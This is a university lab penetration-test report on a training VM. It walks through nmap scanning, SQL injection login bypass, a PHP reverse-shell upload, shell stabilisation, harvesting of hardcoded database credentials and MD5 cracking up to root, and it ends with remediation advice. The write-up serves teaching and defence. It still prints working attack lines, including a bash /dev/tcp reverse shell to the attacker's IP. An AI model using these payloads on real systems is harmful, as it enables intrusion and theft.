PENETRATION TESTING REPORT

Target Machine: VM_3820343778468144

Submitted by: Group 17

Members: Sai Hemanth Gandikota Venkata (2166750)
Riccardo Giacinti (2224996)
Abhishek Reddy Gade (2197192)

Course Title: Ethical Hacking Lab

Submitted to: Professor Davide Guerri

Date: 27/06/2025

Table Of Content

Information Gathering:

This phase involved systematic enumeration to gather technical information about the target system.

Tools used: Nmap


1. **IP identification**
    a. The target machine's IP address was identified by scanning the entire subnet using the nmap utility.
    b. Command: ***nmap 192.168.26.30/24***

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.26.30/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-23 06:00 EDT
Nmap scan report for 192.168.26.26
Host is up (0.052s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
5000/tcp open  upnp
7000/tcp open  afs3-fileserver
MAC Address: 02:2A:94:49:EF:22 (Unknown)

Nmap scan report for 192.168.26.36
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:96:81:DE (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.26.206
Host is up (0.00079s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
808/tcp  open  ccproxy-http
5357/tcp open  wsdapi
5432/tcp open  postgresql
MAC Address: DC:71:96:01:A7:43 (Intel Corporate)

Nmap scan report for 192.168.26.254
Host is up (0.0077s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 72:AD:10:2F:08:DF (Unknown)

Nmap scan report for 192.168.26.30
Host is up (0.000044s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
```

2. **Port scanning**
    a. Once we found the correct IP we performed a full port scan with service version detection using again nmap:
        i. **-sV** : used for service version detection
        ii. **-p-** : used for scanning all 65535 ports available
        iii. **-T4** : used to set the speed of the scan
    b. **Command**: ***nmap -sV -T4 -p- 192.168.26.36***

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T4 -p- 192.168.26.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-23 09:17 EDT
Nmap scan report for 192.168.26.36
Host is up (0.00050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 08:00:27:96:81:DE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.01 seconds
```

3. **Web Application discovery**
    a. Upon identifying that port 80 (HTTP) was open, we accessed ***http://192.168.26.36*** and discovered a forum-based web application.
    b. Within a forum thread, we discovered a post containing hardcoded user credentials:
        i. **username**: *zork*
        ii. **password**: *zork*



4. **IP Address Behavior**

Note: The target machine utilized DHCP, causing its IP address to change upon every reboot.

To identify its new IP each time, we used the same Nmap command:

nmap 192.168.26.30/24


Exploitation:

This phase aimed to gain an initial foothold on the target machine by identifying and exploiting vulnerabilities within the web application.

Tools: *dirb*, *sqlmap*, *netcat*

1. **SQL injection:** This type of vulnerability occurs when user input is improperly handled and directly inserted into an SQL query without proper sanitization. Attackers can manipulate SQL logic to bypass authentication, access or modify database contents, or execute administrative operations. It is still a relevant and realistic vulnerability because it is still present in legacy applications and systems lacking proper input validation due to the programmers laziness and poor sanitization. It's a well balanced vulnerability for a CTF since it's simple to discover (via sqlmap and manual testing) and a good starting point for beginners.


    a. We employed the dirb tool to enumerate hidden web resources on the web server.
    b. **Command**: ***dirb http://192.168.26.36***




c. The scan revealed a /login endpoint, which was identified as a potential vector for SQL injection.
d. We tested the login form for SQL injection using `sqlmap` with the following command:


sqlmap -u "http://192.168.26.36/login" --data="username=admin&password=123" --batch

i. **-u** : used to indicate the URL
ii. **--data** : implies that the method requested is POST, not GET
iii. **username=admin&password=123** : parameters that emulate a typical login attempt
iv. **--batch** : used to run sqlmap in non-interactive mode



e. The output from sqlmap confirmed that the login endpoint was vulnerable to SQL injection.
f. We manually verified the injection by entering the following in the username field: ' OR 1=1– and a random password and got access to a random forum profile.
g. This allowed us to bypass authentication and log in to a valid user profile within the forum application.





2. **File upload vulnerability:** This vulnerability happens when a web application accepts uploaded files without properly checking the file type, extension, or content. If an attacker uploads a file containing executable code (like .php), and it is stored in a web-accessible location, it may be executed by the server. File upload flaws are common in content management systems, custom-built platforms, and misconfigured storage backends. They often appear in bug bounty programs and real-world breaches. If type checks are missing, like in our case, this vulnerability is approachable for beginner/intermediate level.

    a. On the profile page, we attempted to upload a new avatar image. The application did not enforce any file type restrictions, allowing us to upload a PHP reverse shell script.
    b. First, we started a listener on the attacker machine using netcat:
    nc -lvnp 4444

        i. -l : tells netcat to wait for incoming connections
        ii. -v : shows detailed output
        iii. -n : skip DNS resolution for faster response
        iv. -p 4444 : tells the port to listen on


    c. We used the following payload (`shell.php`):

    <?php
    exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.26.30/4444 0>&1'");
    ?>

        i. **/bin/bash -c '...'** : tells bash to run the command inside the single quotes

ii. **bash -i** : runs an interactive bash shell
iii. **>& /dev/tcp/192.168.26.30/4444** : redirects stdout and stderr to a TCP connection targeting IP 192.168.26.30, which is the attacker machine, on port 4444
iv. **0>&1** : redirects stdin to the same TCP connection

d. Finally, we uploaded the file and we obtained a reverse web shell



Post-exploitation:

This phase focused on privilege escalation after gaining initial access. We analyzed local files, harvested credentials, and ultimately achieved root access.

Tools: *John the Ripper*

1. **Exposed PostgreSQL credentials**: When developers hardcode sensitive credentials (like database usernames/passwords) in application source files (especially those deployed on production), attackers who gain read access can reuse them for lateral movement or privilege escalation. Hardcoded secrets are a widespread issue in real-world web applications, especially in improperly protected repositories, container images, or production code. Tools like TruffleHog and GitGuardian regularly find these in public GitHub repos. This vulnerability is low to moderate difficulty as it requires knowledge on PostgreSQL, more specifically on how to query databases in order to get specific data.

    a. While inspecting files in `/var/www/Zork_Wiki_Site`, we found a Python file named `app.py` which contained hardcoded PostgreSQL credentials.

```
www-data@eth-16:/var/www/Zork_Wiki_Site$ cat app.py | less
cat app.py | less
from flask import Flask, render_template, request, redirect, session, render_template_string, render_template
from flask_sqlalchemy import SQLAlchemy
from sqlalchemy import text
from werkzeug.utils import secure_filename
import os
import stat
from jinja2 import Template


app = Flask(__name__)
app.secret_key = 'super_secret_key'  # Cambiala in produzione!

# Configurazione database
app.config['SQLALCHEMY_DATABASE_URI'] = 'postgresql://zorkadmin:zorkadmin@localhost/mydb'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)
```

b. So, we tried to use these credentials to connect to the database locally. The command we used however showed a malformed output

```
www-data@eth-16:/var/www/Zork_Wiki_Site$ PGPASSWORD=zorkadmin psql -U zorkadmin -d mydb -h 127.0.0.1
<RD=zorkadmin psql -U zorkadmin -d mydb -h 127.0.0.1
```

i. **PGPASSWORD=zorkadmin** : used to set the password
ii. **psql** : used to connect to and interact with PostgreSQL databases
iii. **-U zorkadmin** : used to specify the username
iv. **-d mydb** : specifies the database name you want to connect to
v. **-h 127.0.0.1** : used to connect to the database on the local machine

c. To fix this problem we had to stabilize the reverse shell, so we upgraded it to a full interactive TTY. First we ran this command on the target machine:

python3 -c 'import pty; pty.spawn("/bin/bash")'

i. **python3** : calls the Python 3 interpreter
ii. **-c '...'** : tells Python to execute code passed as a string
iii. **import pty; pty.spawn("/bin/bash")** : first, imports the pty module, which lets Python manage pseudo-terminals, then starts a new interactive Bash shell inside a pseudo-terminal

d. Then, we backgrounded the shell and on the attacker's machine we ran this command:

stty raw -echo; fg

i. **stty** : changes how the input and output are handled
ii. **raw** : used to properly render command-line input
iii. **-echo** : prevents input from being duplicated on the screen
iv. **fg** : resumes a job that was previously suspended and moved to the background

e. Inside the upgraded the shell, we ran:

export TERM=xterm
stty rows 40 columns 120

i. the first command is used for setting the terminal type to xterm, so that the applications will behave as if they are running in an xterm-compatible terminal
ii. the second one is used to set the terminal window size

f. Now our shell shows the proper output of the command we ran at the start (see step b)

```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 4444
                              export TERM=xterm
www-data@eth-16:/var/www/Zork_Wiki_Site$ stty rows 40 columns 120
www-data@eth-16:/var/www/Zork_Wiki_Site$ PGPASSWORD=zorkadmin psql -U zorkadmin -d mydb -h 127.0.0.1
psql (16.8 (Ubuntu 16.8-0ubuntu0.24.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off)
Type "help" for help.

mydb=# \dt
         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | users | table | postgres
(1 row)

mydb=# SELECT * FROM users;
 id |  username  |             password             |         email         |    profile_pic
----+------------+----------------------------------+-----------------------+-------------------
  2 | Theo404    | 4e7eb9f34323089a26b92af978b4e91f | konan404@zork.com     | uploads/shell.php
  3 | Gl1tchL0rd | 7111785e878c56d7009436ae61d48f5c | lsd.anon@zork.com     | uploads/shell.php
  1 | ZAdmin     | 3e21ab62fb17400301d9f0156b6c3031 | siren79@zork.com      | uploads/shell.php
  4 | 8bitPlayer | 93a87dc67b1073be2aa6ec49fa5efd55 | luca.vernier@zork.com | uploads/shell.php
(4 rows)
```

Inside the database we've found the hashed password for Zadmin.

g. We saw that the password was hashed with MD5 function and we used John the Ripper to crack it.

```
┌──(kali㉿kali)-[~]
└─$ echo '3e21ab62fb17400301d9f0156b6c3031' > md5hash.txt

┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 md5hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
gateway          (?)
1g 0:00:00:00 DONE (2025-06-17 07:03) 100.0g/s 115200p/s 115200c/s 115200C/s football1..summer1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

h. Then, we used the password to login as zorkadmin

```
zork@eth-16:~$ su zorkadmin
Password:
zorkadmin@eth-16:/chroot-jail-root/home/zork$ cd
zorkadmin@eth-16:~$ ls -a
.   backup_generator.c  .bash_logout  .cache      libbackup_utils.c   .local    .psql_history   tar.c     wiki-tools
..  .bash_history       .bashrc       .gitconfig  libbackup_utils.so  .profile  rootbackup.txt  user.txt
zorkadmin@eth-16:~$ _
```

2. **Privilege escalation**
    a. inside /home/zorkadmin we've found rootbackup.txt file, which contained something that looked like a hashed string

```
zorkadmin@eth-16:~$ pwd
/home/zorkadmin
zorkadmin@eth-16:~$ cat rootbackup.txt
625d075aa79286a8eaeaedb6ffea5fd1
```

    b. So, we used John the Ripper.

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 belowroot.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
darktower200     (?)
1g 0:00:00:00 DONE (2025-06-17 07:59) 1.086g/s 9531Kp/s 9531Kc/s 9531KC/s darkyuki..darksugah
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


    c. Finally, we used this as a password to login as root.

```
zorkadmin@eth-16:~$ su root
Password:
root@eth-16:/home/zorkadmin# cd
root@eth-16:~# ls
root.txt  snap
root@eth-16:~# cat root.txt
FLAG{GL1TCHL0RD_IS_NOT_JUST_A_PLAYER}
```

    d. From there we found the flag.
    e. Flag : FLAG{GL1TCHL0RD_IS_NOT_JUST_A_PLAYER}

Failed Cases:

1. During the Information Gathering phase, we got to know about the credentials of zork user in the forum. ***Note:*** *Please refer to information gathering section 3 for more information.*



2. After conducting a thorough examination for a duration of two hours in search of any credentials or methods for privilege escalation, we have encountered no success. This game appears to resemble a deceptive entrapment.

Realism and Vulnerability Balance:
The flaws exploited in this lab are representative of problems that persist in real-world systems, especially in environments that are outdated or inadequately secured. Realistic risks like SQL injection and file upload errors persist in out-of-date programs with inadequate input validation or file handling features. The usage of unsalted MD5 hashes for password storage exposes risky practices that are still prevalent in older systems, while the hardcoded PostgreSQL credentials are an example of a typical development error. The Zork-style game introduced a layer of CTF-style misdirection, even if it served as a red herring that is unlikely to be present in actual corporate systems. All things considered, the challenge offered a useful and rationally linked exploitation path that accurately mimics vulnerabilities seen in genuine penetration examinations.

Remediation:

SQL injection:

- Use parametrized queries in all database calls
- Employ an Object-Relational Mapping framework that abstracts direct SQL queries
- Sanitize and validate all user inputs, especially those reaching the database layer
- Implement Web Application Firewall (WAF) to detect and block SQLi attempts
- Regularly scan with tools like sqlmap or Burp to identify injection points during development

File upload vulnerability:

- Restrict allowed file types to safe formats (e.g., .jpg, .png, .pdf) using both MIME type and extension checks
- Sanitize file names to prevent directory traversal or injection attacks
- Store uploaded files outside the web root so they cannot be executed directly
- Do not rely on client-side checks; enforce validations server-side
- Use random file names or UUIDs to prevent path prediction
- Set correct permissions (e.g., no execute bit) on uploaded files

Exposed PostgreSQL credentials:

- Remove hardcoded credentials from application source files
- Use environment variables or secure secrets management systems
- Implement strict access controls to prevent exposure of backend source code directories
- Rotate database credentials regularly and enforce the principle of least privilege
- Ensure the database user only has access to the necessary tables and operations

Conclusion:

The penetration testing evaluation effectively illustrated a comprehensive attack sequence, initiating with web-based reconnaissance and culminating in complete root access acquisition. Initial entry was facilitated through a SQL injection vulnerability within the authentication mechanism, succeeded by the exploitation of a file upload weakness that enabled remote code execution. Subsequent enumeration uncovered hardcoded PostgreSQL credentials, and the presence of weak MD5 password hashes facilitated privilege escalation through offline cracking techniques. Each identified vulnerability exemplified either genuine misconfigurations encountered in practice or antiquated development methodologies, and their logical interconnections demonstrated how numerous low-to-medium severity vulnerabilities could culminate in total system compromise. The laboratory environment offered a well-balanced, realistic, and pedagogical scenario that effectively mimicked the cognitive processes and methodologies employed by a professional penetration tester.